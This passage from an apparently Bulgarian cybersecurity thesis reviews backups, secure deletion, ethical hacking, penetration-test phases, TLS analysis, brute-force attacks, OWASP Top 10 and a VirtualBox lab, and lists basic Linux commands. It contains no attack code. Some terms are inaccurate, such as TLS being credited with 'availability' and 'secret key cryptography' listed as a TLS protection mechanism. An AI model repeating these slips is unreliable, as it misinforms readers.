*Архивирането и създаването на резервни копия на данни* представляват съществен компонент от стратегията за защита на информацията и управление на риска в съвременните информационни системи [10]. Основната цел на архивирането е осигуряване на възможност за възстановяване на данни при възникване на инциденти като хардуерни повреди, софтуерни грешки, човешки грешки или злонамерени атаки. В условията на нарастващи киберзаплахи, резервните копия не се разглеждат единствено като средство за възстановяване, а като критичен елемент за гарантиране на непрекъсваемостта и устойчивостта на системите.

*Криптираните бекъпи* надграждат традиционното архивиране чрез осигуряване на допълнително ниво на защита на съхраняваните данни [10]. Чрез прилагане на криптографски алгоритми информацията в архивите се преобразува в нечетима форма, което предотвратява неоторизиран достъп дори в случай на физическо или логическо компрометиране на носителя. Това е особено важно при съхранение на резервни копия в облачни среди, външни устройства или отдалечени сървъри. Криптирането на бекъпите гарантира запазването на конфиденциалността на данните и съответства на изискванията за защита на чувствителна информация.

Ефективното управление на архиви и криптирани бекъпи изисква прилагането на ясно дефинирани политики, които обхващат честотата на архивиране, местоположението на резервните копия и контрола на достъпа до тях. Освен това е необходимо редовно тестване на процесите по възстановяване на данни, за да се гарантира тяхната надеждност и ефективност в реални условия [10]. Липсата на подобни практики може да обезсмисли наличието на резервни копия и да доведе до невъзможност за възстановяване при инцидент.

*Сигурното изтриване на данни* представлява друг важен аспект от управлението на информацията и нейната защита [11]. Стандартното изтриване на файлове обикновено премахва единствено препратките към данните, без реално да ги унищожават, което позволява възстановяването им с подходящи инструменти [11]. Поради тази причина при работа с чувствителна информация е необходимо използването на методи за сигурно изтриване, които гарантират окончателното

премахване на данните от носител. Такива методи включват презаписване на информацията, използване на специализирани инструменти и прилагане на утвърдени стандарти за унищожаване на данни.

В контекста на киберсигурността архивирането, криптираните бекъпи и сигурното изтриване на данни допринасят едновременно за защита на конфиденциалността, цялостността и достъпността на информацията. Те представляват взаимно допълващи се процеси, които, когато са правилно интегрирани в общата стратегия за сигурност, значително намаляват риска от загуба или компрометиране на данни.

### **3. Етично хакерство и тестове за проникване**

#### **3.1 Същност и цели на етичното хакерство**

*Етичното хакерство* представлява контролирана и легитимна дейност, насочена към идентифициране, анализ и оценка на уязвимости в информационни системи, мрежи и приложения [12]. За разлика от злонамерените атаки, етичното хакерство се извършва с изрично разрешение на собственика на системата и в рамките на предварително определени правила и обхват. Основната му цел е подобряване на нивото на сигурност чрез откриване на слабости преди те да бъдат използвани от недоброжелателни лица.

Същността на етичното хакерство се състои в прилагането на същите техники и инструменти, които използват и реалните атакуващи, но с отбранителна насоченост. Чрез симулиране на реални атаки се осигурява обективна оценка на сигурността на системите и се разкриват уязвимости, които не могат да бъдат открити единствено чрез автоматизирани проверки или теоретичен анализ [12]. Този подход позволява на организациите да получат ясна представа за действителното ниво на защита и за потенциалните рискове, на които са изложени.

Основните цели на етичното хакерство включват идентифициране на уязвимости, оценка на тяхната критичност и анализ на възможните последствия при успешна атака [12]. Чрез тези дейности се създава основа за приоритизиране на мерките за защита и за оптимизиране на ресурсите, отделяни за киберсигурност. Етичното хакерство подпомага

процеса на управление на риска, като предоставя конкретни и практически ориентирани резултати, които могат да бъдат използвани за подобряване на сигурността.

Друга важна цел на етичното хакерство е повишаването на осведомеността относно заплахите и уязвимостите в информационните системи. Резултатите от проведените тестове често разкриват слабости, свързани с неправилна конфигурация, остарял софтуер или човешки грешки. Анализът на тези резултати допринася за подобряване на организационните политики, процедурите за сигурност и обучението на персонала [12].

В по-широк контекст етичното хакерство се утвърждава като неразделна част от съвременните стратегии за киберсигурност. То допълва традиционните защитни механизми, като антивирусни системи и защитни стени, и предоставя динамичен подход за оценка на сигурността в условията на постоянно променящи се заплахи. Чрез редовно прилагане на етично хакерство организациите могат да поддържат адекватно ниво на защита и да реагират своевременно на нововъзникващи рискове.

### **3.2 Разграничение между етично хакерство и злонамерени атаки**

Въпреки че етичното хакерство и злонамерените кибератаки използват сходни технически средства и методи, между тях съществуват съществени различия, свързани с целите, правния контекст и последиците от извършваните действия. Разграничаването на тези два подхода е от ключово значение за правилното разбиране на ролята на етичното хакерство в киберсигурността и за неговото легитимно прилагане в практиката.

Основната разлика между етичното хакерство и злонамерените атаки се състои в целта на извършваните действия. Докато злонамерените атаки са насочени към получаване на неоторизиран достъп, кражба на информация, финансови облаги или нарушаване на нормалната работа на системите, етичното хакерство има защитна насоченост [13]. Целта му е идентифициране и анализ на уязвимости с оглед подобряване на сигурността и предотвратяване на реални атаки. В този смисъл етичният хакер действа в интерес на собственика на системата, а не срещу него.

Правният аспект представлява друг съществен фактор за разграничаване на двата подхода. Етичното хакерство се извършва единствено при наличие на изрично разрешение от страна на организацията или лицето, което притежава и управлява съответната информационна система [13]. Обхватът на дейностите, използваните инструменти и допустимите действия са ясно дефинирани предварително. За разлика от това, злонамерените атаки се извършват без разрешение и представляват нарушение на законодателството, което може да доведе до сериозни правни последици за извършителите.

Съществени различия се наблюдават и по отношение на резултатите и последствията от действията. Злонамерените атаки често водят до загуба на данни, прекъсване на услуги, финансови щети и нарушаване на доверието [13]. Етичното хакерство, от своя страна, цели минимизиране на риска чрез контролирана среда и предоставяне на подробен анализ на откритите уязвимости. Получените резултати се използват за предприемане на коригиращи мерки и повишаване на нивото на защита, без да се нанасят реални щети на системата.

Етичният аспект също играе важна роля при разграничаването на тези дейности. Етичните хакери са длъжни да спазват принципи на професионална отговорност, конфиденциалност и прозрачност [13]. Информацията за откритите уязвимости се обработва и споделя по контролиран начин, с цел предотвратяване на злоупотреби. В контраст, злонамерените атакуващи използват откритите слабости за лична изгода или за причиняване на вреди, без да се съобразяват с етични или правни норми.

Макар етичното хакерство и злонамерените атаки да използват сходни технически подходи, те се различават съществено по своите цели, правна рамка и последствия. Това разграничение подчертава значението на етичното хакерство като легитимен и необходим инструмент за повишаване на сигурността на съвременните информационни системи.

### **3.3 Основни етапи на тестовете за проникване**

*Тестовете за проникване (penetration testing)* представляват систематичен и структуриран процес за оценка на сигурността на информационни системи чрез симулиране на реални кибератаки [14]. За да бъдат ефективни и контролируеми, тези

тестове се извършват по ясно дефинирана методология, която обхваща няколко основни етапа. Всеки от тях има конкретна цел и допринася за цялостната оценка на сигурността, като резултатите от отделните етапи се използват за последващ анализ и вземане на решения.

Първият етап от тестовете за проникване е *разузнаването (reconnaissance)*, което включва събиране на информация за целевата система, мрежа или приложение [14]. На този етап се използват както пасивни, така и активни методи за идентифициране на домейни, IP адреси, използвани технологии и налични услуги. Целта на разузнаването е да се изгради обща представа за архитектурата и потенциалната повърхност за атака, без да се нарушава нормалната работа на системата. Получената информация служи като основа за планиране на следващите етапи на теста.

Следващият етап е *сканирането (scanning)*, при което се извършва по-задълбочен анализ на идентифицираните ресурси [14]. По време на този етап се откриват отворени портове, работещи услуги, версии на софтуер и потенциални уязвимости. Сканирането позволява оценка на текущото състояние на системата и разкрива слабости, които могат да бъдат използвани при последваща експлоатация. Този етап често включва използването на автоматизирани инструменти за мрежов и уеб анализ.

*Етапът на експлоатация (exploitation)* има за цел да провери дали откритите уязвимости могат да бъдат използвани за получаване на неоторизиран достъп или за изпълнение на злонамерени действия [14]. Тук се прилагат контролирани атаки, които симулират реални сценарии на компрометиране, като се спазват предварително определените ограничения. Експлоатацията предоставя практическа оценка на риска, като показва реалните последиствия от наличните уязвимости и тяхната критичност.

Последният основен етап е *анализът и документирането на резултатите (reporting)*. В този етап се обобщават откритите уязвимости, оценява се тяхното въздействие и се формулират препоръки за отстраняване или смекчаване на рисковете [14]. Документацията играе ключова роля, тъй като осигурява основа за подобряване на сигурността и за последващи действия от страна на организацията. Качественият анализ и ясно структурираните препоръки превръщат резултатите от тестовете за проникване в реална добавена стойност.

Тестовете за проникване представляват многоетапен процес, който съчетава технически анализ, контролирани атаки и оценка на риска. Чрез систематично

преминаване през отделните етапи се осигурява цялостен поглед върху нивото на сигурност на системите и се създават предпоставки за ефективно подобряване на тяхната защита.

### **3.4 Правни и етични аспекти на етичното хакерство**

Етичното хакерство, като дейност, свързана с тестване и анализ на сигурността на информационни системи, изисква стриктно спазване на правни и етични норми. Поради факта, че използваните методи и инструменти са идентични или сходни с тези при злонамерените атаки, липсата на ясно дефинирана рамка може да доведе до сериозни правни последици. Затова етичното хакерство се извършва единствено при наличие на изрично разрешение и при предварително уточнени условия, които регламентират допустимия обхват и целите на дейността [15].

От правна гледна точка основен принцип при провеждането на тестове за проникване е наличието на писмено съгласие от страна на собственика или администратора на тестваната система [15]. Това съгласие определя кои системи могат да бъдат тествани, какви техники са позволени и в какъв времеви интервал се извършва тестът. По този начин се избягва нарушаването на действащото законодателство, свързано с неоторизиран достъп до компютърни системи и данни. Спазването на правната рамка е особено важно в контекста на защита на личните данни и конфиденциалната информация, където неправомерните действия могат да имат сериозни последици.

Етичните аспекти са свързани с професионалната отговорност и поведението на специалистите, които извършват тестовете. Етичният хакер е длъжен да действа добросъвестно, като използва получената информация единствено за целите на подобряване на сигурността [15]. Откритите уязвимости не трябва да бъдат разкривани публично или използвани за лична изгода без знанието и съгласието на засегнатата организация. Спазването на принципите на конфиденциалност и отговорно разкриване на уязвимости е основен елемент от етичния кодекс в тази област.

Друг важен аспект е минимизирането на риска от нанасяне на вреди по време на тестовете. Етичните хакери следва да избягват действия, които могат да доведат до загуба на данни, прекъсване на услуги или нарушаване на нормалната работа на

системите [15]. Контролираният характер на тестовете за проникване предполага внимателно планиране и постоянно наблюдение на извършваните действия, за да се гарантира безопасността на тестваната среда.

Правните и етичните аспекти на етичното хакерство представляват основа за неговото легитимно и отговорно прилагане. Спазването на установените норми и принципи гарантира, че тестовете за сигурност допринасят за повишаване на защитата на информационните системи, без да създават допълнителни рискове или правни проблеми. Тази рамка е от съществено значение за практическата част на настоящата дипломна работа, в която всички експерименти са проведени в контролирана и разрешена среда.

## **4. Технологии за анализ на сигурността**

### **4.1 Мрежово сканиране и анализ на услуги**

*Мрежовото сканиране и анализът на услуги* представляват основен етап в процеса на оценка на сигурността на информационните системи. Чрез тях се извършва идентифициране на активните устройства в мрежата, отворените комуникационни портове и работещите мрежови услуги [16]. Тази дейност осигурява първоначална техническа картина на целевата инфраструктура и е ключова за разкриване на потенциални уязвимости, свързани с неправилна конфигурация или използване на остарял софтуер.

Основната цел на мрежовото сканиране е да се установи кои услуги са достъпни отвън и каква е тяхната роля в комуникацията между системите [16]. Всеки отворен порт представлява входна точка към дадена услуга и съответно потенциален вектор за атака. Анализът на тези услуги позволява да се определи дали те са необходими за нормалното функциониране на системата, дали са защитени адекватно и дали използват сигурни протоколи за обмен на данни.

Съществен аспект на анализа на услуги е идентифицирането на версии и конфигурации на използвания софтуер. Различните версии на мрежовите услуги могат да съдържат известни уязвимости, които да бъдат експлоатирани от атакуващи. Поради тази причина мрежовото сканиране често се комбинира с оценка на риска, при която се

съпоставят откритите услуги с налична информация за известни слабости и препоръчителни мерки за защита [16].

Мрежовото сканиране може да бъде извършвано както в пасивен, така и в активен режим [16]. Пасивният подход се базира на наблюдение на мрежовия трафик, без директно взаимодействие с целевите системи, което намалява риска от нарушаване на нормалната им работа. Активният подход включва изпращане на контролирани заявки към мрежовите устройства и услуги с цел получаване на по-подробна информация. Изборът на подход зависи от целите на анализа и от изискванията за безопасност на средата.

В контекста на киберсигурността мрежовото сканиране и анализът на услуги имат превантивен характер. Те подпомагат администраторите и специалистите по сигурност при откриване на слаби места преди те да бъдат използвани в реална атака. Резултатите от този процес служат като основа за вземане на решения относно затваряне на ненужни портове, актуализиране на софтуер и подобряване на конфигурацията на мрежовата защита [16].

Мрежовото сканиране и анализът на услуги са неразделна част от процеса на оценка на сигурността на информационните системи. Те осигуряват необходимата информация за състоянието на мрежовата инфраструктура и подпомагат изграждането на ефективни защитни механизми. В практическата част на настоящата дипломна работа тези принципи са приложени чрез използване на конкретни инструменти и реални сценарии за анализ.

## **4.2 Анализ на криптографската сигурност на TLS/SSL**

*Протоколите TLS (Transport Layer Security) и неговият предшественик SSL (Secure Sockets Layer)* представляват основен механизъм за защита на данните при комуникация в компютърните мрежи, особено в контекста на уеб услугите. Тяхната основна функция е да осигурят криптографска защита на обменяната информация, като гарантират конфиденциалност, цялостност и достъпност между комуникиращите страни [17]. Анализът на криптографската сигурност на TLS/SSL е съществен елемент от оценката на сигурността на съвременните информационни системи, тъй като

неправилната конфигурация или използването на остарели механизми може да компрометира защитата на данните.

Един от ключовите аспекти при анализа на TLS/SSL е използваната версия на протокола. По-старите версии, като SSL и ранните реализации на TLS, съдържат известни уязвимости, които могат да бъдат използвани за атаки срещу сигурността на комуникацията. Съвременните практики изискват използването на актуални версии на TLS, които предлагат подобрени механизми за криптиране и защита срещу познати атаки [17]. Анализът включва проверка на поддържаните версии и оценка на тяхната съвместимост със съвременните изисквания за сигурност.

Друг съществен елемент е изборът на криптографски алгоритми и набори от шифри, използвани при установяване на защитена връзка. Сигурността на TLS/SSL зависи пряко от устойчивостта на симетричните и асиметричните алгоритми, както и от механизмите за обмен на ключове и цифрово удостоверяване. Използването на слаби или компрометирани алгоритми може да доведе до възможност за дешифриране на трафика или за подмяна на съдържанието [17]. Поради това анализът на криптографската сигурност включва оценка на поддържаните шифри и тяхното съответствие с препоръчаните стандарти.

Сертификатите и инфраструктурата за публични ключове също играят важна роля в сигурността на TLS/SSL. Анализът обхваща проверка на валидността на цифровите сертификати, използвания алгоритъм за подписване и нивото на доверие към сертифициращия орган. Неправилно конфигурирани или изтекли сертификати могат да създадат предпоставки за атаки тип „човек по средата“, което подчертава необходимостта от редовен контрол и актуализация [17].

Важен аспект при анализа е и конфигурацията на протокола, включително използването на защитни механизми като *защита срещу понижаване на версията (downgrade protection)* и *осигуряване на таен ключ (secret key cryptography)* [17]. Тези механизми повишават устойчивостта на криптографската комуникация и ограничават възможността за компрометиране на данните дори при частично нарушаване на сигурността.

Анализът на криптографската сигурност на TLS/SSL е комплексен процес, който обхваща оценка на версии, алгоритми, сертификати и конфигурационни параметри. Този анализ е от съществено значение за гарантиране на защитата на данните.

### 4.3 Атаки чрез груба сила

*Атаките чрез груба сила* представляват един от най-елементарните, но същевременно ефективни методи за неоторизиран достъп до защитени информационни ресурси. Този тип атаки се основават на систематично изпробване на възможни комбинации от идентификационни данни, най-често потребителски имена и пароли, до постигане на успешна автентикация [18]. Въпреки своята концептуална простота, атаките чрез груба сила продължават да бъдат актуална заплаха, особено при наличие на слаби или неправилно защитени механизми за достъп.

Ефективността на атаките чрез груба сила е пряко свързана със сложността на използваните пароли и с прилаганите защитни мерки. Кратките пароли, използването на често срещани думи или липсата на комбинация от различни типове символи значително намаляват времето, необходимо за успешна атака. От друга страна, прилагането на политики за силни пароли, ограничаване на броя неуспешни опити и въвеждане на допълнителни механизми за удостоверяване значително повишават устойчивостта на системите срещу този тип атаки [18].

Атаките чрез груба сила могат да бъдат насочени към различни услуги и протоколи, включително мрежови услуги, отдалечен достъп и уеб приложения. В зависимост от начина на изпълнение те могат да бъдат онлайн или офлайн [18]. Онлайн атаките изискват директна комуникация със съответната услуга и са ограничени от скоростта на отговор и защитните механизми на системата. Офлайн атаките се извършват върху предварително получени хеширани пароли и позволяват значително по-бързо изпробване на комбинации, което ги прави особено опасни при използване на слаби хеширащи алгоритми.

Превенцията срещу атаки чрез груба сила включва прилагане на комплекс от технически и организационни мерки. Сред тях са използването на силни и уникални пароли, внедряване на многофакторна автентикация, ограничаване на броя неуспешни опити за вход и мониторинг на подозрителна активност [18]. Тези мерки значително намаляват вероятността от успешна атака и повишават общото ниво на защита на системите.

Атаките чрез груба сила представляват сериозна заплаха за информационната сигурност, особено при недостатъчно защитени системи. Анализът на този тип атаки е

важен елемент от оценката на сигурността и предоставя ценна информация за ефективността на използваните механизми за автентикация.

#### **4.4 Виртуализация като среда за тестове за сигурност**

*Виртуализацията* се утвърждава като ключова технология за изграждане на контролирани и гъвкави среди за провеждане на тестове за сигурност. Чрез използването на *виртуални машини* е възможно симулиране на реални информационни системи и мрежови инфраструктури, без да се застрашава сигурността на продукционни среди [19]. Това прави виртуализацията особено подходяща за целите на етичното хакерство, обучението и експерименталния анализ на уязвимости.

Основно предимство на виртуализацията е възможността за създаване на изолирани среди, в които атакуващите и целевите системи са напълно отделени от реалната мрежа. По този начин се минимизира рискът от непреднамерено разпространение на атаки или зловреден код извън тестовата среда. Изолацията позволява провеждане на агресивни тестове, включително експлоатация на уязвимости и симулиране на атаки, без опасност за реални данни и услуги [19].

Виртуалните среди предоставят и значителна гъвкавост при конфигуриране на тестовите сценарии. Възможно е бързо създаване, клониране и възстановяване на виртуални машини, което улеснява повторемостта на експериментите и анализа на различни конфигурации [19]. Това е особено важно при тестовете за сигурност, където възпроизвеждането на конкретни условия позволява по-точна оценка на резултатите и ефективността на приложените защитни мерки.

Друг съществен аспект на виртуализацията е възможността за симулиране на сложни мрежови топологии. Чрез конфигуриране на виртуални мрежи могат да бъдат пресъздадени реалистични сценарии, включващи множество хостове, услуги и защитни механизми [19]. Това позволява цялостен анализ на взаимодействието между различните компоненти на системата и идентифициране на потенциални слабости, които биха останали незабелязани при по-опростени тестове.

От гледна точка на обучението и изследователската дейност виртуализацията предоставя безопасна среда за усвояване на практически умения в областта на

киберсигурността [19]. Тя позволява на изследователите и студентите да експериментират с различни атаки и защитни техники, без да нарушават законови или етични норми. Контролираният характер на виртуалната среда подпомага разбирането на реалните рискове и последици от кибератаките.

Виртуализацията представлява незаменим инструмент за провеждане на тестове за сигурност и експериментални изследвания в областта на киберсигурността. Тя осигурява безопасност, гъвкавост и повторяемост на тестовете, което я прави подходяща основа за практическата част на настоящата дипломна работа. Чрез използването на виртуална среда се гарантира, че всички тестове са извършени в контролирани условия и в съответствие с добрите практики за етично хакерство.

## **5. Сигурност на уеб приложенията**

### **5.1 Основни уязвимости при уеб приложения**

Сигурността на уеб приложенията представлява един от най-критичните аспекти на съвременната киберсигурност, тъй като тези приложения са широко достъпни и често обработват чувствителна информация. Поради своята публична природа уеб приложенията са предпочитана цел за атаки, които могат да доведат до компрометиране на данни, нарушаване на целостта на системите и загуба на доверие от страна на потребителите [20]. Анализът на основните уязвимости при уеб приложения е от съществено значение за разбирането на рисковете и за прилагането на ефективни защитни механизми.

Една от най-разпространените категории уязвимости е свързана с неправилна обработка на потребителския вход [20]. Липсата на адекватна валидация и филтриране на входните данни може да позволи изпълнение на злонамерен код или манипулиране на заявки към сървъра. Този тип слабости често водят до атаки, при които атакуващият получава достъп до вътрешната логика на приложението или до чувствителна информация, съхранявана в базата данни.

Друг сериозен проблем при уеб приложенията са уязвимостите, свързани с удостоверяване и управление на сесии. Неправилно реализираните механизми за автентикация, използването на слаби пароли или липсата на защита на сесийните

идентификатори могат да позволят на атакуващите да се представят за легитимни потребители [20]. Това води до неоторизиран достъп до функционалности и данни, които не са предназначени за публично използване.

Често срещани са и уязвимости, произтичащи от неправилна конфигурация на уеб сървъри и приложения. Използването на стандартни настройки, оставени тестови функционалности или разкриване на излишна системна информация увеличават повърхността за атака. Тези слабости улесняват атакуващите при събирането на информация и планирането на по-сложни атаки срещу приложението [20].

Уеб приложенията могат да бъдат уязвими и поради липса на адекватен контрол на достъпа. Когато не са правилно дефинирани правата на потребителите, съществува риск от ескалация на привилегии и достъп до функционалности, които надхвърлят предоставените права [20]. Това може да доведе до сериозни нарушения на сигурността, включително промяна или изтриване на данни.

Основните уязвимости при уеб приложенията произтичат от комбинация от програмни грешки, неправилна конфигурация и недостатъчно прилагане на добри практики за сигурност. Разпознаването и анализът на тези уязвимости са ключова стъпка към изграждането на по-сигурни уеб системи. В следващите подраздели ще бъдат разгледани конкретни категории уязвимости и методи за тяхното откриване и смекчаване, които ще бъдат приложени и в експерименталната част на настоящата дипломна работа.

## **5.2 OWASP Top 10 – обзор**

*OWASP Top 10* представлява международно признат стандарт за идентифициране и класифициране на най-критичните рискове за сигурността на уеб приложенията [21]. Инициативата се поддържа от *Open Web Application Security Project (OWASP)* - неправителствена организация, чиято цел е повишаване на нивото на сигурност на уеб технологиите чрез разработване на отворени стандарти, инструменти и образователни ресурси. OWASP Top 10 служи като референтна рамка както за разработчици и специалисти по сигурност, така и за организации, които желаят да оценят и подобрят защитата на своите уеб приложения.

Списъкът OWASP Top 10 обхваща най-често срещаните и високорискови уязвимости, наблюдавани в реални уеб приложения [21]. Той се актуализира периодично, за да отрази променящата се заплашителна среда и нововъзникващите техники за атака. Всяка категория уязвимости е представена с описание на риска, потенциалните последствия и общи насоки за превенция, което прави OWASP Top 10 ценен инструмент за ориентиране в областта на уеб сигурността.

Сред основните категории, включени в OWASP Top 10, са уязвимости, свързани с неправилна обработка на входни данни, слабости в механизмите за автентикация и управление на сесии, както и проблеми с контрола на достъпа [21]. Значително внимание се отделя и на рисковете, произтичащи от използването на уязвими или остарели компоненти, както и от неправилна конфигурация на системите. Тези категории отразяват реални сценарии, при които пропуски в дизайна или имплементацията на уеб приложенията водят до сериозни нарушения на сигурността.

OWASP Top 10 не се ограничава единствено до технически аспекти, а подчертава и значението на добрите практики при разработка и поддръжка на уеб приложения. Чрез него се насърчава прилагането на принципи като „сигурност по дизайн“ (*safety by design*), редовно тестване и актуализиране на системите, както и повишаване на осведомеността на екипите, ангажирани с разработката и поддръжката [21]. По този начин списъкът служи не само като инструмент за откриване на уязвимости, но и като основа за изграждане на цялостна стратегия за сигурност.

В контекста на етичното хакерство OWASP Top 10 се използва като отправна точка при планиране и изпълнение на тестове за сигурност на уеб приложения [21]. Категориите уязвимости в него подпомагат систематичния анализ и приоритизирането на рисковете, като позволяват фокусиране върху най-критичните области. Това го прави особено подходящ за учебни и изследователски цели.

OWASP Top 10 представлява ключов елемент в съвременния подход към сигурността на уеб приложенията. Неговият обзор предоставя ясна и структурирана картина на основните рискове, пред които са изправени уеб системите, и създава стабилна теоретична основа за последващ анализ и експериментално изследване на уязвимости.

### 5.3 Оценка на риска и мерки за смекчаване на уязвимости

Оценката на риска представлява ключов етап в процеса на управление на сигурността на уеб приложенията, тъй като позволява систематично определяне на значимостта на откритите уязвимости и тяхното потенциално въздействие върху информационните системи [22]. Тя не се ограничава единствено до техническия аспект, а включва анализ на вероятността от експлоатация, възможните последствия и контекста, в който функционира приложението. По този начин оценката на риска подпомага вземането на обосновани решения относно приоритизирането на мерките за защита.

Основен елемент при оценката на риска е идентифицирането на уязвимостите и тяхната класификация според нивото на критичност. Това включва анализ на това доколко дадена уязвимост може да бъде използвана от атакуващ, какви ресурси са необходими за нейното експлоатиране и какви активи могат да бъдат засегнати [22]. Уязвимостите, които засягат чувствителни данни или основни функционалности на уеб приложението, обикновено се разглеждат като високорискови и изискват незабавни действия.

Вероятността от успешна атака е друг съществен фактор в процеса на оценка на риска. Тя зависи от наличието на публично известни *експлойти (злоупотреби)*, от сложността на атаката и от степента на защита, внедрена в приложението [22]. Комбинирането на вероятността и въздействието позволява формиране на цялостна оценка на риска, която служи като основа за избор на подходящи мерки за смекчаване.

Мерките за смекчаване на уязвимости обхващат както технически, така и организационни подходи. От техническа гледна точка те включват коригиране на програмния код, прилагане на сигурни конфигурации, използване на актуални версии на софтуерните компоненти и внедряване на защитни механизми като уеб защитни стени и системи за откриване на атаки [22]. Тези мерки целят директно намаляване на възможността за експлоатация на уязвимостите.

Организационните мерки също играят важна роля в управлението на риска. Те включват разработване на политики за сигурност, обучение на персонала и въвеждане на процедури за редовно тестване и мониторинг на уеб приложенията. Чрез комбиниране на технически и организационни подходи се постига по-високо ниво на

устойчивост срещу атаки и се намалява вероятността от повторна поява на сходни уязвимости [22].

Оценката на риска и прилагането на мерки за смекчаване на уязвимости са неразделна част от ефективната защита на уеб приложенията. Те осигуряват структурирана рамка за управление на сигурността и позволяват фокусиране върху най-критичните проблеми.

## **6. Изводи от литературния обзор**

Направеният литературен обзор показва, че киберсигурността и етичното хакерство заемат все по-значима роля в съвременните информационни системи. В научната и практическата литература темата се разглежда в контекста на нарастващия брой киберзаплахи, развитието на криптографските методи и необходимостта от систематичен подход към оценката на сигурността. Утвърдени са основни принципи и модели, като CIA триадата, криптографската защита на данните, тестовете за проникване и рамки като OWASP Top 10, които служат като теоретична основа за анализ и практическо приложение.

Анализът на съществуващите методи и подходи показва, че ефективната защита на информационните системи изисква комбиниране на технически, организационни и процесни мерки. Използването на криптографски алгоритми, сигурни комуникационни протоколи и контролирани тестове за сигурност се утвърждава като необходим елемент за намаляване на риска от успешни атаки. Същевременно литературните източници подчертават значението на правилната конфигурация, редовния анализ на уязвимости и използването на виртуализирани среди за безопасно провеждане на експерименти и обучения.

Теоретичните постановки следва да бъдат задължително подкрепени с практическо прилагане и критичен анализ. Въпреки наличието на утвърдени рамки и инструменти, тяхната ефективност зависи в голяма степен от конкретния контекст и начина на приложение. Това обуславя необходимостта от експериментален подход, чрез който да се провери реалното въздействие на разгледаните методи и да се направи обоснована оценка на тяхната приложимост в реални условия.

## Експериментална част

### 7. Обекти на изследване

#### 7.1 Операционна система GNU/ Linux и основни командни инструменти

*Операционната система GNU/Linux* е използвана като основна работна среда за провеждане на експериментите в настоящата дипломна работа. Тя се характеризира с отворен код, висока степен на стабилност и гъвкавост, което я прави широко разпространена в областта на киберсигурността и етичното хакерство. Благодарение на богатия набор от вградени инструменти и възможността за прецизен контрол върху системните ресурси, GNU/Linux предоставя подходяща платформа за анализ и тестване на сигурността в контролирана среда.

В рамките на експерименталната част са използвани основни командни инструменти за работа с файловата система, управление на процеси и конфигуриране на мрежови настройки [23]. Чрез командния ред се извършва създаване, модифициране и архивиране на файлове, както и управление на права за достъп. Този подход позволява по-добро разбиране на вътрешната логика на операционната система и осигурява необходимата гъвкавост при изпълнение на различните експериментални задачи.

Сред най-често използваните команди са тези за навигация и управление на файловата система [23]. Чрез тях се създават директории за експериментални данни, копират се файлове, извършва се архивиране и се управляват правата за достъп. Тези операции са пряко свързани със задачите по създаване на криптирани архиви и сигурно изтриване на данни, разгледани в практическата част на дипломната работа.

Командите за управление на процеси и системна информация също имат важно значение при експериментите. Те позволяват наблюдение на работещите услуги, контрол на активните процеси и анализ на натоварването на системата. Това е особено полезно при тестове, свързани с мрежови услуги и атаки, където е необходимо да се следи поведението на системата по време на експеримента [23].

Мрежовите командни инструменти на GNU/Linux се използват за проверка на мрежовата свързаност и конфигурация. Чрез тях се потвърждава коректната

комуникация между виртуалните машини и се осигуряват необходимите условия за провеждане на тестове за сигурност. Така командният ред се утвърждава като основен интерфейс за управление и анализ в експерименталната среда.

В Таблица 1 се обобщават основните команди, които са използвани при подготовката и изпълнението на експериментите, като всяка от тях изпълнява конкретна роля в управлението на системата и анализа на сигурността:


*Таблица 1 Основни команди в GNU/Linux*

| Команда | Предназначение                     | Пример за използване |
|---------|------------------------------------|----------------------|
| ls      | Извежда съдържанието на директория | ls -l                |
| cd      | Смяна на текущата директория       | cd /home/user        |
| pwd     | Показва текущата директория        | pwd                  |
| mkdir   | Създава нова директория            | mkdir test_dir       |
| rm      | Изтрива файлове или директории     | rm file.txt          |
| cp      | Копира файлове и директории        | cp file1 file2       |
| mv      | Премества или преименува файлове   | mv old.txt new.txt   |
| chmod   | Променя права за достъп            | chmod 700 script.sh  |
| ps      | Показва активни процеси            | ps aux               |
| kill    | Прекратява процес                  | kill 1234            |
| ip      | Управление на мрежови интерфейси   | ip addr show         |
| ping    | Проверка на мрежова свързаност     | ping 8.8.8.8         |

GNU/Linux и основните командни инструменти служат като фундамент за използването на специализирани инструменти за анализ на сигурността и позволяват изпълнение на всички експерименти в съответствие с добрите практики за етично хакерство и контролирано тестване.

## 7.2 Виртуализационна среда VirtualBox и сървърна платформа Ubuntu Server

Виртуализационната среда *VirtualBox* е използвана като основна платформа за изграждане на лабораторната среда в експерименталната част на дипломната работа (Фиг.4). Тя позволява създаване и управление на множество виртуални машини върху един физически хост, като осигурява изолация между отделните системи и контрол върху използваните ресурси [24]. Това прави VirtualBox подходящ инструмент за провеждане на тестове за сигурност, при които е необходимо безопасно симулиране на реални мрежови сценарии.



Фиг. 4 Основен изглед от създадените виртуални среди във *VirtualBox*

